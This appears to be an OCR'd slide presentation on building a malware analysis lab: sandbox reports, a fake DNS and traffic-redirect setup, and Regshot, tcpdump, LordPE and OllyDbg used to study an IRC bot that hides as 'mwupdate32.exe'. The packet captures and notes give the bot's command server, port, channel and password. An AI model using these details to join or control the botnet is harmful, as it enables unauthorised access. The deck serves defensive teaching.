http://research.sunbelt-software.com/ViewMalware.aspx?id=591651
Ir
Home | Download | Contact
COUNTER SPY
ResearchCenter
Advisories | Spyware Information | Browse Threats | False Positive | ThreatNet | Listing Criteria | Spyware Resources
Terminado

Sandbox Result

Sandbox Submit a File Report

| | |
|---|---|
| ID | 591651 |
| Comment | None |
| Flag | 1 |

Analysis Summary:


| | |
|---|---|
| Analysis Date | 5/16/2007 1:20:30 PM |
| Sandbox Version | 1.115 |
| Filename | 3e7da8308f3c5cf4fd1fd0239af6bdc4.exe |

Technical Details:

| | |
|---|---|
| Analysis Number | 1 |
| Parent ID | 0 |
| Process ID | 564 |
| Filename | c:\temp\3e7da8308f3c5cf4fd1fd0239af6bdc4.exe |
| Filesize | 90668 bytes |
| MD5 | 3e7da8308f3c5cf4fd1fd0239af6bdc4 |
| Start Reason | AnalysisTarget |
| Termination Reason | NormalTermination |
| Start Time | 00:00.188 |
| Stop Time | 00:02.047 |

# Remote: Anubis

http://analysis.seclab.tuwien.ac.at/result.php?taskid=5e787c8b81e57f74d9501c966734d74d&refresh=1&embedde


Anubis: Analyzing Unknown Binaries - Mozilla Firefox
Archivo
Editar
Ver
Ir
Marcadores
Herramientas
Ayuda
http://analysis.seclab.tuwien.ac.at/result.php?taskid=5e787c8b81e57f74d9501c96673
Ir
Home
News
Infos
Sample Report
Links
Comment on tl
Terminado

## Anubis: Analyzing Unknown Binaries

### Analysis Report for example.exe

**Table of Contents**

1. General Information
2. example.exe
   - 2.a) Registry Activities
   - 2.b) File Activities
   - 2.c) Process Activities
   - 2.d) Other Activities
3. mwupdate32.exe
   - 3.a) Registry Activities
   - 3.b) File Activities
   - 3.c) Process Activities
   - 3.d) Network Activities
   - 3.e) Other Activities

### 1. General Information

| Information about Anubis' invocation | |
|---|---|
| Time needed: | 121 s |
| Report created: | 6/6/2007, 8:50:04 PM |
| Termination reason: | Timeout |

## How those tools works ?

- Use a virtual machine to execute the malware.
  - Perform automatic check
    - Windows registry
    - File system changes
    - Network activity
  - DLL hoocks
    - Replace operating system API
    - Malware calls the API
    - The new dll log the call and execute it

Setting up our lab:

# Linux server (I)

- Used to perform simulated interaction between the *Malware* and external systems
- Provides common services needed by the Malware:
  - DNS server
  - Web server
  - IRC server
  - DHCP server (not needed)
- Use a free address range

## Setting up our lab:
# Linux server (II)

- After booting the linux system you will have:
  - Fixed IP address ej. 192.168.100.10
  - DNS server configured to anwser with this IP address to all queries.
  - IRC servers configured in standard ports.

- Typical tools (tcpdump, ssh, netcat, etc) installed.
- Additional servers, FTP, HTTP, etc.

# Configuring a DNS root server:

```
// named.conf for the whole internet
options {
        directory "/var/named";
        dump-file "/var/named/data/cache_dump.db";
        statistics-file "/var/named/data/named_stats.txt";
};
controls {
        inet 127.0.0.1 allow { localhost; } keys { rndckey; };
};
zone "." IN {
        type master;
        file "fake-master";
        allow-update{ none;};
};
channel query_logging {
      file “/var/log/named_log”;
      version 3 size 10M;
      print-category yes;
      print-severity yes;
      print-time yes;
};
```

- Configuration file is *“/etc/named.conf”*
- Set up the root “.” zone to be answered by the DNS
- Logs all queries to one file

```
$TTL 86400
@   IN SOA @   root(
               42         ;serial
               3H         ;refresh
               15M               ;retry
               1W         ;expiry
               1D )              ; minimum

IN NS @

•  IN     A        LINUX_SERVER_IP
•  IN     MX 10    LINUX_SERVER_IP
```

- Configuration file is *“/var/named/fake-master”*
- Set up the corresponding fake DNS zone
- All queries will reply the same IP address

# Network traffic

- Configure the default route of the windows machine to point to the Linux box

- You can use “DNAT” in the linux box to accept traffic destined to other IP address.

  - Iptables -t NAT -A PREROUTING -d 0.0.0.0/0 -i eth0 -j DNAT –to ipaddress

- Same thing can be done for port ranges

# Windows machine

- Unpatched Windows machine.
  - To execute the malware
  - To analyze the malware
- Tools installed in the machine
  - Regshot http://regshot.blog.googlepages.com/regshot
  - LordPE http://scifi.pages.at/yoda9k/LordPE/info.htm
  - Binhex , from foundstone tools
  - Ollydbg , http://www.ollydbg.de http://ollydbg.ispana.es
  - Idapro , http://www.datarescue.com/idapro
  - ...

# Capturing the traffic:

- BEFORE launching the “malware” we need to launch *tcpdump* in the Linux VM box to record the traffic

```
Tcpdump -n -s 2000 -w /tmp/capture
```


- *Useful information to get:*
  - *Host that it is used by the botnet*
  - Ports being used to connect to services

- Live analysis

# Behaviour-based tools: RegShot

Using Regshot we can check the changes when running a file:

- Change file path to c:\
- First "shot"
- Execute the file
- Second "shot" and compare



Regshot 1.61e5 Final

Compare logs save as: ● Plain TXT ○ HTML document

☑ Scan dir1[;dir2;...;dir nn]:

C:\

Output path:

C:\DOCUME~1\test\CONFI

Add comment into the log:

Dirs:1256 Files:14018 Time:30s47ms

Behaviour-based tools:

# RegShot example

```
----------------------------------
Values added:4
----------------------------------
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\microsft windows updates: "mwupdate32.exe"
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices\microsft windows updates: "mwupdate32.exe"
HKEY_USERS\S-1-5-21-1409082233-1078081533-725345543-1004\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count\HRZR_EHACNGU:P:\znyjner\fcrpvzragf\rknzcyr.rkr: 01 00 00 00 06 00 00 00 D0 AF D0 A4 45 20 C6 01
HKEY_USERS\S-1-5-21-1409082233-1078081533-725345543-1004\Software\Microsoft\Windows\ShellNoRoam\MUICache\C:\malware\speciments\example.exe: "example"
```

## Support tools:
# tcpdump example

```
01:25:42.120500 IP 192.168.150.254.1029 > 192.168.150.2.domain:  24256+ A?
      dad.darksensui.info. (37)
        0x0000:  0050 5601 0203 000c 29d5 7e15 0800 4500  .PV.....).~...E.
        0x0010:  0041 282c 0000 8011 642e c0a8 96fe c0a8  .A(,....d.......
        0x0020:  9602 0405 0035 002d 9d6e 5ec0 0100 0001  .....5.-.n^.....
        0x0030:  0000 0000 0000 0364 6164 0a64 6172 6b73  .......dad.darks
        0x0040:  656e 7375 6904 696e 666f 0000 0100 01    ensui.info.....
01:25:42.253265 IP 192.168.150.2.domain > 192.168.150.254.1029:  24256* 1/1/0 A
192.168.151.2 (65)
        0x0000:  000c 29d5 7e15 0050 5601 0203 0800 4500  ..).~..PV.....E.
        0x0010:  005d 018a 4000 4011 8ab4 c0a8 9602 c0a8  .]..@.@.........
        0x0020:  96fe 0035 0405 0049 87c5 5ec0 8580 0001  ...5...I..^.....
        0x0030:  0001 0001 0000 0364 6164 0a64 6172 6b73  .......dad.darks
        0x0040:  656e 7375 6904 696e 666f 0000 0100 01c0  ensui.info......
        0x0050:  0c00 0100 0100 0151 8000 04c0 a897 0200  .......Q........
        0x0060:  0002 0001 0001 5180 0001 00              ......Q....
01:25:42.334090 IP 192.168.150.254.1107 > 192.168.151.2.9136: S 4021988678:4021988678(0)
      win 64240 <mss 1460,nop,nop,sackOK>
        0x0000:  0050 5601 0203 000c 29d5 7e15 0800 4500  .PV.....).~...E.
        0x0010:  0030 282d 4000 8006 2349 c0a8 96fe c0a8  .0(-@...#I......
        0x0020:  9702 0453 23b0 efba ad46 0000 0000 7002  ...S#....F....p.
        0x0030:  faf0 13d8 0000 0204 05b4 0101 0402       ..............
```

example malware:

# IRC information (I)

```
0x0040:  6554 787c 3836 3032 3434 0d0a            eTx|860244..
    01:54:25.624472 IP 192.168.150.254.1077 > 192.168.150.2.9136: P 71:181(110) ack
    1864 win 64009
            0x0000:  0050 5601 0203 000c 29d5 7e15 0800 4500  .PV.....).~...E.
            0x0010:  0096 27be 4000 8006 2452 c0a8 96fe c0a8  ..'.@...$R......
            0x0020:  9602 0435 23b0 62f8 5e01 96e5 0a1a 5018  ...5#.b.^.....P.
            0x0030:  fa09 273e 0000 4d4f 4445 204e 6554 787c  ..'>..MODE.NeTx|
            0x0040:  3836 3032 3434 202b 782b 690d 0a4a 4f49  860244.+x+i..JOI
            0x0050:  4e20 2323 4e65 5478 2323 2077 6179 6e65  N.##NeTx##.wayne
            0x0060:  0d0a 5553 4552 484f 5354 204e 6554 787c  ..USERHOST.NeTx|
            0x0070:  3836 3032 3434 0d0a 4d4f 4445 204e 6554  860244..MODE.NeT
            0x0080:  787c 3836 3032 3434 202b 782b 690d 0a4a  x|860244.+x+i..J
            0x0090:  4f49 4e20 2323 4e65 5478 2323 2077 6179  OIN.##NeTx##.way
            0x00a0:  6e65 0d0a                                ne..
    01:54:25.624956 IP 192.168.150.2.9136 > 192.168.150.254.1077: P 1864:1939(75) ack 181 win 5840
            0x0000:  000c 29d5 7e15 0050 5601 0203 0800 4500  ..).~..PV.....E.
            0x0010:  0073 86bc 4000 4006 0577 c0a8 9602 c0a8  .s..@.@..w......
```

example malware:

# IRC information (II)

- Which is the hardcoded name of the bot:
  dad.darksensui.info
- Port used for connections: 9136
- IRC channel and password: ##NeTX## wayne

This is enough to connect to the IRC channel and listen to the bots, but what is the password for managing the "bots" ?

# Two approach

- Connect to the botnet and simulate be a client with a irc client
- Wait until the owner of the bots connects and type the password .

Problems:

- Are you allowed to do this ?
- What happens if they detect you ?

We need to revert to reverse engineering tools


# Encrypted files

- Most the malware is encrypted / compressed
  - Most times with more than one layer
  - With different compressor at the same time

- The result file is difficult to analyze with an static disassembler and the "strings" commands show no information .

Fortunately most of the bots code can be saved uncompressed to the disk when the bot is running

# Looking at the strings with bintext



File to scan C:\Documents and Settings\Administrator\Desktop\example.exe

☑ Advanced view

Time taken : 0.016 secs Text size: 2247 bytes (2.19K)

```
  File pos   Mem pos    ID   Text
A 00010040   00483E40   0    78_cFI
A 00010063   00483E63   0    PBr07!
A 000101BC   00483FBC   0    ]X,I P=I
A 00010208   00484008   0    0-GkI
A 00010220   00484020   0    4t 5M
A 00010380   00484180   0    wZ8BW
A 00010436   00484236   0    [WK#HA
A 000104A3   004842A3   0    IYcq]Xi
A 00010720   00484520   0     /F4M
A 00010729   00484529   0    NPv|E
A 00010873   00484673   0    3D*i'I
A 000108CE   004846CE   0    w,X|B
A 000109C1   004847C1   0    a~Cx?
A 00010AE7   004848E7   0    6hUn%
A 00010B37   00484937   0    s=sC:
A 00010BD0   004849D0   0    e\V73
A 00010EA9   00484CA9   0    T|;:k
A 00010FC1   00484DC1   0    Q>MZY
A 000111EE   00484FEE   0    2$FDK
A 000112BE   004850BE   0    qbm_gk
A 000112D0   004850D0   0    HMB8.H
A 000113B2   004851B2   0    M\K\v
A 00011403   00485203   0    0HR\&
A 0001149D   0048529D   0    5_mVt8NI
A 000115B5   004853B5   0    D0<MT
```


Ready | ANSI: 396 | Uni: 0 | Rsrc: 0

# Running and encrypted file

- Normally the bot is compiled without any encryption and the miscreant uses external tools (like upx) to generate the file.
- When the file is run, the program decrypt itself in memory and the normal program is executed.
- There are some tools to dump the program memory and write unencrypted file.
  - LordPE , PeDump ...
  - Ollydbg dump plugin

# Using Lord PE

- Execute the malware.
- Launch Lord PE and select the process to dump.
- Righ click in the process and choose full dump.
- Save the file
- That's all




[ LordPE Deluxe ] by yoda

| Path | PID | ImageBase | ImageSize |
|---|---|---|---|
| c:\windows\system32\mwupdate32.exe | 00000404 | 00400000 | 00092000 |
| c:\windows\system32\ctfmon.exe | 00000414 | 00400000 | 00006000 |
| c:\archivos de programa\winzip\wzqkpick.exe | 0000051C | 00400000 | 00020000 |
| c:\archivos de programa\lordpe\lordpe.exe | 0000062C | 00400000 | 00036000 |

| Path | ImageBase | ImageSize |
|---|---|---|
| c:\windows\system32\mwupdate32.exe | 00400000 | 00092000 |
| c:\windows\system32\ntdll.dll | 7C910000 | 000B6000 |
| c:\windows\system32\kernel32.dll | 7C800000 | 00101000 |
| c:\windows\system32\ws2_32.dll | 71A30000 | 00017000 |
| c:\windows\system32\msvcrt.dll | 77BE0000 | 00058000 |

# Using Ollydbg dump plugin

- Attach to the process.
- Launch Ollydump plugin
- Save the file ..



OllyDbg - mwupdate32.exe - [CPU - main thread, module mwupdate]
File View Debug Plugins Options Window Help
1 Bookmarks
2 Command line
3 OllyDump
L E M T W H C / K B R ... S

```
00489E18   BE 40014000       ...te.00400148
00489E1D   AD                ... DS:[ESI]
00489E1E   8BF8
00489E20   95
00489E21   A5                MOVS DWORD PTR ES:[EDI],DWORD PTR DS:[E
00489E22   33C0              XOR EAX,EAX
00489E24   33C9              XOR ECX,ECX
00489E26   AB                STOS DWORD PTR ES:[EDI]
00489E27   48                DEC EAX
00489E28   AB                STOS DWORD PTR ES:[EDI]
00489E29   F7D8              NEG EAX
00489E2B   B1 04             MOV CL,4
00489E2D   F3:AB             REP STOS DWORD PTR ES:[EDI]
00489E2F   C1E0 0A           SHL EAX,0A
00489E32   B5 1C             MOV CH,1C
00489E34   F3:AB             REP STOS DWORD PTR ES:[EDI]
00489E36   AD                LODS DWORD PTR DS:[ESI]
00489E37   50                PUSH EAX
00489E38   97                XCHG EAX,EDI
00489E39   51                PUSH ECX
00489E3A   AD                LODS DWORD PTR DS:[ESI]
00489E3B   87F5              XCHG EBP,ESI
00489E3D   58                POP EAX
00489E3E   8D5486 5C         LEA EDX,DWORD PTR DS:[ESI+EAX*4+5C]
00489E42   FFD5              CALL EBP
00489E44  v72 5A             JB SHORT mwupdate.00489EA0
00489E46   2C 03             SUB AL,3
00489E48  v73 02             JNB SHORT mwupdate.00489E4C
00489E4A   B0 00             MOV AL,0
00489E4C   3C 07             CMP AL,7
00489E4E  v72 02             JB SHORT mwupdate.00489E52
00489E50   2C 03             SUB AL,3
00489E52   50                PUSH EAX
00489E53   0FB65F FF         MOVZX EBX,BYTE PTR DS:[EDI-1]
00489E57   C1E3 03           SHL EBX,3
00489E5A   B3 00             MOV BL,0
00489E5C   8D1C5B            LEA EBX,DWORD PTR DS:[EBX+EBX*2]
00489E5F   8D9C9E 0C100000   LEA EBX,DWORD PTR DS:[ESI+EBX*4+100C]
00489E66   B0 01             MOV AL,1
00489E68   67:E3 29          JCXZ SHORT mwupdate.00489E94
00489E6B   8BD7              MOV EDX,EDI
00489E6D   2B56 0C           SUB EDX,DWORD PTR DS:[ESI+C]
00489E70   8A2A              MOV CH,BYTE PTR DS:[EDX]
00400148=mwupdate.00400148
ESI=FFFFFFFF
```

